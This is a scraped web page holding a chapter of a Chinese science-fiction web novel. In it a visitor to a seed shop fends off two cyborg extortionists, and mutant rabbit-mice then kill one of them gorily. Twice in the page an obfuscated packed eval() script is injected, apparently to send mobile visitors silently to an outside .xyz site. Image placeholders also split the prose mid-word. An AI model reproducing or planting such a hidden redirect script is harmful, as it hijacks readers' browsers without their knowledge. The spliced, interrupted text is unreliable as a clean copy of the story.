“你们店还在用钥匙?”;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16389590|184218||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' “别小瞧钥匙和锁,安全性比智能门高多了。我们店就从来没被盗过。”店主一甩辫子,转身将柏穗领进门。 是没有小偷感兴趣吧,柏穗跟在店主身后,没把这句话说出口。 店内光线良好,面积不大,但摆着四排展览柜,连墙上都挂着垂到眼前装着种子的透明圆筒。 展览柜内或筒里,每个种子的周围都用冷光照着,像保管在柜台里的钻石,在小托台上缓缓旋转。 麻花辫女孩把拳头放在嘴前,故意咳嗽几声,装作老成的样子:“咳咳,自我介绍一下,我叫柯碟子,现任“净土”的店主。” “我的名字由来是——” "苦碟子。"柏穗的目光移向对面的墙壁,历任店主的姓名以及“净土”的历史用毛笔写在上面,洋洋洒洒布满了半面墙。 柯碟子的名字写在最左边,右边是“柯歆”,上一任店主,也许是柯碟子的妈妈。 看到店主名字的瞬间,柏穗脑海里就浮现出“苦碟子”三个字。 “这位客人对于植物还是有一定了解嘛。”柯碟子抿着嘴笑,似乎对于客人柏穗的植物常识很满意。 “净土”的历史从墙面最右端开始书写,开头一句就是“净土是一家百年老店”,中间讲述了净土如何在时代变更中生存,进入彗安时代后,如何守住这个环境破碎时代的最后一片绿色光景。 柏穗一目十行扫过,结尾是一句“净土作为一家百年老店,仍会坚守自己的初心!” 干脆店名也加上“百年老店”好了。种子收藏参观这么挣钱吗?能开百年之久?这家店难不成有什么隐秘的商业行为在运作? 可是看店主年纪不大却古板守旧的样子,实在不像是有什么背后产业。 墙的最左边是一扇窗户,和店面的那个小窗口相对,清早的阳光照进来,一切显得静谧美好。 “这就是你们这所有的种子了吗?”柏穗仔细观察一个展示柜内的种子,圆润油亮,像是刚收集来的一样充满生机。 “当然不是,防止种子在柜台里太闷,我们会定期更换一批种子展览。” 柯碟子走到墙角一个高立架旁:“这边有我们所有现存种子的实拍册,你可以过来翻看。” 实拍册手掌大小,每页介绍不同的种子特点,比柏穗用过的最厚的专业书还要更甚一层。 柏穗翻了几页,生出了几分兴趣,熟悉的草本不少,但是大多只认识它的花叶根茎,倒是很少关注种子的模样。 这时柯碟子问道:“你刚刚在门口说,你想买种子?” “嗯,钩吻的种子。”柏穗抬起头,看着柯碟子回答,观察她的反应。 柯碟子立马变了脸色,“钩吻?你是铃兰庇护所的人?” “当然不是。”柏穗有点好奇,铃兰庇护所,一家专门种植农作物的企业,也和她在找同一样东西,甚至是毒草的种子? “你要钩吻种子做什么?”柯碟子走上前“啪”地一声合上厚厚的实拍册,摆出一副柏穗不说明白就不允许她继续参观的架势,柏穗惊异于柜台面板竟然没有晃动。 那铃兰庇护所要钩吻种子做什么?柏穗开口前在想。 6. 是兔子是鼠 柏穗张了张嘴,开口说:“如果我说是继承需要……” 耳朵捕捉到“继承”这两个字,柯碟子的眼睛亮了亮。 柏穗想得没错,柯碟子出生在极其看重历史和传承的家庭里,对于传承继承之类的事肯定有所偏向。 “是这样,我家人给我留了半亩田......”柏穗继续补充,告诉她只有种出钩吻自己才能继承财产。 听到“田”字,柯碟子更是来劲,她用胳膊肘戳戳柏穗:“你家里人很懂嘛。” 柯碟子抬头看向墙壁,她手指向“柯碟子”右边的名字“柯歆”:“我妈妈为了不继承‘净土’逃走了,我也不知道她去了哪里。从一开始她就不愿意继承店铺。” “既然如此......” 柏穗静等着柯碟子的下文,背后却传来猛烈的敲击声。 “邦邦邦!” “糟了,门没关!”柯碟子脸色大变,皱着眉头望向门口。 “哟,这破店终于开张了?”店门缓缓移动,驼背的年轻男子神情轻蔑地叫嚷着走进店铺,他后面跟着一个颧骨突出的光头男,同样是来者不善。 柏穗眼见着两个混混般的人物推门进来,防备地后退半步。 “他们是?” “来要保护费的。”柯碟子动作麻利地把实拍册收起来,她对那两个人说,“你们没交门票钱,不许进来!” 柏穗:? 都这时候了就别想着门票了! “这不是店主吗?小小年纪不上学在这开店。这附近可是有很多其它帮派的人哦,交点保护费,绝对不会有人来打扰你的店铺。” 光头男穿着个背心,一只胳膊明显比另一只粗壮,他弯曲那只胳膊的时候有些不自然。 柏穗再观察驼背男,他除了背驼得厉害,倒没有什么与常人不同之处。 所有旋转托台上的种子忽然翻转隐藏到托台之下,柯碟子两手往下沉,随即展览柜和透明圆筒都缩回地面或墙壁。 一瞬间的事,整个店里顿时空落落,柯碟子和柏穗与那两名不速之客之间变得没有任何遮挡。 “看来是不交咯?” “以前青郭帮在这里的时候可从来没让交过保护费。”柯碟子愤愤地讲。 两人似乎听到了天大的笑话:“哈哈哈哈!青郭帮那群废物?” “现在这一片是我们西诺帮的地盘。我们说了算!” 柯碟子:“哼,什么保护费,明明是恐吓费!” “你给不给?” “没钱,不给!” 柏穗瞪大眼睛看着柯碟子,“理直气壮”成这样,难道店里有什么秘密武器不成? “看来还是得吃点苦头啊。”光头男活动胳膊,驼背男依旧驼背,两人朝柏穗她们逼近,在顶光的照耀下颇有反派角色的气势。 柏穗催促道:“快掏出你的秘密武器!” “什么秘密武器?我奶奶说,不能屈服于这样的坏人!正义必将战胜邪恶!”柯碟子怒视对面两人,义愤填膺地讲。 柏穗想,早知道还是去买菜了。 她抬手握紧腰间的小刀。 驼背男立刻注意到她的动作:“呵,小女生的防身工具吗?真以为这种东西能对付得了我们?” 柏穗不语,将小刀展开,手环自动提示“已和‘小刀’连接”。再次感受到水流过脑般的清爽,她控制小刀飞速朝光头男划去。 “什么?”光头男还没看清眼前一闪而过的东西,只看到驼背男已经迅速移动到他面前,一脸诧异地正对着他,小刀击打到他近三十度角弯曲的后背上,发出浑浊的金属碰撞声。 原来驼背男改造了后背,他负责保护,光头男改装手臂则负责攻击。 这两个人的组合,如果说驼背男是盾,那光头男就是矛。 “什么东西?”光头男抬起手臂,越过转过头的驼背男,两人都看到了悬浮在空中的小刀。 “你怎么会有体外链接的设备!不不不......你怎么能使用......” 柏穗才懒得搭理他们,她没让小刀在原处多待一秒。驼背男反应明显比光头男快多了,他立刻望向后者的脖子喊道:“哎,你别动!” 光头男呆在原地,脖颈僵硬,下巴微微仰着,他的眼睛拼命往下方瞟,刚刚还在驼背男后背的小刀此刻停歇在他的脖子中央。他试图倾斜上身偷偷后移,但是小刀像黏在他身上寸步不离。 “怎么不加强一下脖子?”柏穗嘴角扬起,稳稳控制着小刀,多近半毫米,光头男的脖子就得流血。 柯碟子哈哈大笑:“我说的吧!你们会得到惩罚的!” 柏穗无奈耸眉。 他们是两名轻微改造过的赛博格。看起来仅仅是力量上有所增强,并没有什么鲁鸢那样可以喷火的技能。 据柏穗所知,目前社会上改造赛博格并不是主流,非必要的武装改造需要证件资格,除了像管理局那些特殊性质的群体,其余基本都是政府不认可的非法改造。 他们这种帮派里有赛博格估计不算稀奇,但许可证件大概是没有的。 柏穗站在门口目送他们离开,那两人嘴里还咕哝着“算你们走运”之类的话。 “你这有万能充电器吗?借我一用。”柏穗回头对柯碟子说。只要是市面上的电器,无论大小,无论生产商,九成九都能和闻雾公司生产的万能充电器完美配对。 闻雾公司,同样也是鲁鸢口中所说试验体外链接仪器时,不慎让一个试验者被压迫到神经沦为三岁智商的那家公司。 柏穗边揉太阳穴,边摩挲着小刀。小刀本就几乎没电,刚刚原地不动维持在半空,柏穗看似轻松,实则脑神经隐隐作痛。 幸好没当场变成傻子,柏穗暗自庆幸。 一位穿着浅绿色棉长裙的女生乘坐平梯从店前经过,柏穗多看了她两眼。她眼神迷茫,好像不知道脚下的方向,只是盲目地跟随平梯运行的方向前进。 此时不远处,那两个混混没走几步便停了下来,柏穗透过他们并排的身体缝隙望去,似乎是几只大白猫挡住了去路。 柏穗轻笑一声,两个女孩都不怕,怕几只猫? 等等,猫? 她定睛一看,那些生物模样有点奇怪,但被两人挡住,只能看到部分身体。不像猫,像是兔子。 俩混混终于动了,然而不是越过猫往前走,而是转身拼尽全力朝柏穗跑来。 “啊啊啊啊!”伴随他们的惊呼声,柏穗看清他们面容惊恐,仿佛看到了什么不该看到的东西。 她同时也看清楚了,那几只不是猫,而是一种奇异的生物,身体是兔子,头部是老鼠,通体雪白。 巴掌大的老鼠脸上,老鼠的尖嘴嗫嚅着,对称的几根长 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16389591|184218||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 胡须抽动着,两只红眼珠四处乱看,让柏穗想到趴在自己腿上的那只吸血守宫。 它们没动,像是在观察环境,观察逃跑的两个人类值不值得去追赶。 它们的答案是值得。 一只兔鼠——柏穗暂且叫它这个名字——用它两只藏在白毛下健壮的后腿猛地发力弹跳,一下跳出十米远,几乎落到刚跑出十几米的两个混混身后。 狂奔的光头男刚回头看兔鼠的动静,就发现其中一只已经到了身后,再抬头又看到看戏似的柏穗。于是他在惊恐中怒了。 “老子被小姑娘欺负就算了,还能被一个兔......老鼠欺负了?”他停下脚步,上前扬起腿要给兔鼠来一脚飞天踢,但兔鼠可不是吃素的,它吃人肉。 那只兔鼠轻轻一跳,蹦到气急败坏的混混头上,露出它又长又粗的门牙,张嘴就咬光头男那完美的可食用后脑勺。 兔鼠下嘴动作极快,光头男挥舞的胳膊还没来得及碰到它,后面就被咬出一个大窟窿。 他发出一声持续的惨叫,兔鼠则“咯吱咯吱”不知道是在嚼肉还是在磨牙,嘴边的白毛也被染成了鲜红色。 “敢咬老子!”光头男后仰着头,两只手抓住兔鼠的身体,试图把它摔走。可是兔鼠主动脱离了原位置,踩着他的脸蹦到了地上。光头男被它的力道弄得没站稳,一下摔倒在地。 “你没事儿吧!”驼背男后知后觉发现同伴没跟上来,回头只看到光头男坐在地上,后脑一个血淋淋的洞。 他也算讲义气,见兔鼠又回到群体中,于是返回来想扶光头男起身,还顺便安慰道:“公司有治疗仪,你这不算啥,都能治。” 光头男先前光顾着自己哀嚎,也没听清楚驼背男到底说了啥,张大的嘴巴忽然顿住:“治疗?你给我上药了?我咋不疼了?” “咋可能不疼?还在流血呢。我哪儿有药?公司有,回公司去。” 驼背男也许对着他的正脸没注意,柏穗可注意到了,他刚一接触龇牙咧嘴的光头男的时候,光头男后脑伤口周围就已经肿胀起脓,呈现油腻的浓黄色。 在驼背男解释的当口,不止伤口旁边,光头男整个后脑勺都已经遍布大大小小的肿胀,身上的鼓起还在不断增加。 驼背男扶着他的胳膊,手感有些不对,低头一看,光头男的手臂上遍布这癞蛤蟆一样的疙瘩。他一下撒开手。 “真不疼。真的不疼啊!” 没了驼背男的搀扶,他腿一软再次倒在地上,仰头看着同伴。“真的不疼了,你怎么不信我?” “你......”驼背男的嗓子像被卡住,没法发出声音。他看着光头男浮肿的脸,额头、颧骨、下巴,处处有浓黄色的肿块在皮肤下涌动。脑袋伤更是一片血橙色,头皮被肿块撑得看起来只有薄薄一层,青色血管如同小蛇随着起起伏伏的脓肿游走。 “你在看什么呢?”拿了万能充电器的柯碟子探头,顺着柏穗的眼神看去——一个能勉强看出人形的肉块躺在地上,身上耷拉着部分衣料,手臂的机械装置被肉块裹挟吞噬,几步远处驼背男呆愣在原地。 肉块还在不断扩大和膨胀,红黄相间的躯体像被吹起的泡泡,发出“咕噜咕噜”的水开声和泡泡膨大声。 十几米外,兔鼠们兴奋地“嘶嘶”“嘶嘶”,嵌在鼠头上的红眼珠闪着光芒。 啪嗒,泡泡破了。 7. 只是试验品 四围一片诡异的安静。 兔鼠们也停下动作,纷纷伸长雪白的脖子,探头探脑地盯着破碎一地的肉块。 地上还有一根粗壮的金属手臂,上面的人造皮早已被破坏,截面密布着电线,像是某个人瘫软的神经。 驼背男喉咙里卡痰似的发出“嗬嗬”声,他说不出话也喊不出来,他想吐但是身上已经像吐过一样到处是散发着浓臭味儿的血块污秽。 地上看不出光头男原型的肉块,让柏穗联想到在息盘地铁站被吸血守宫围攻扑倒的男人。尽管害怕,她甚至觉得自己接受良好,并没有身处梦中的不真实感。 惧怕死亡会让人想将现实看作一场梦,但近在眼前的危险只会让柏穗快速从安逸状态中抽离。 柏穗在泡泡破灭之际及时捂住了柯碟子的眼睛,她从柯碟子手里取过圆形的万能充电器和小刀放在一起。手环提示“小刀充电中,电量0%。” “电量1%。” “电量2%。” 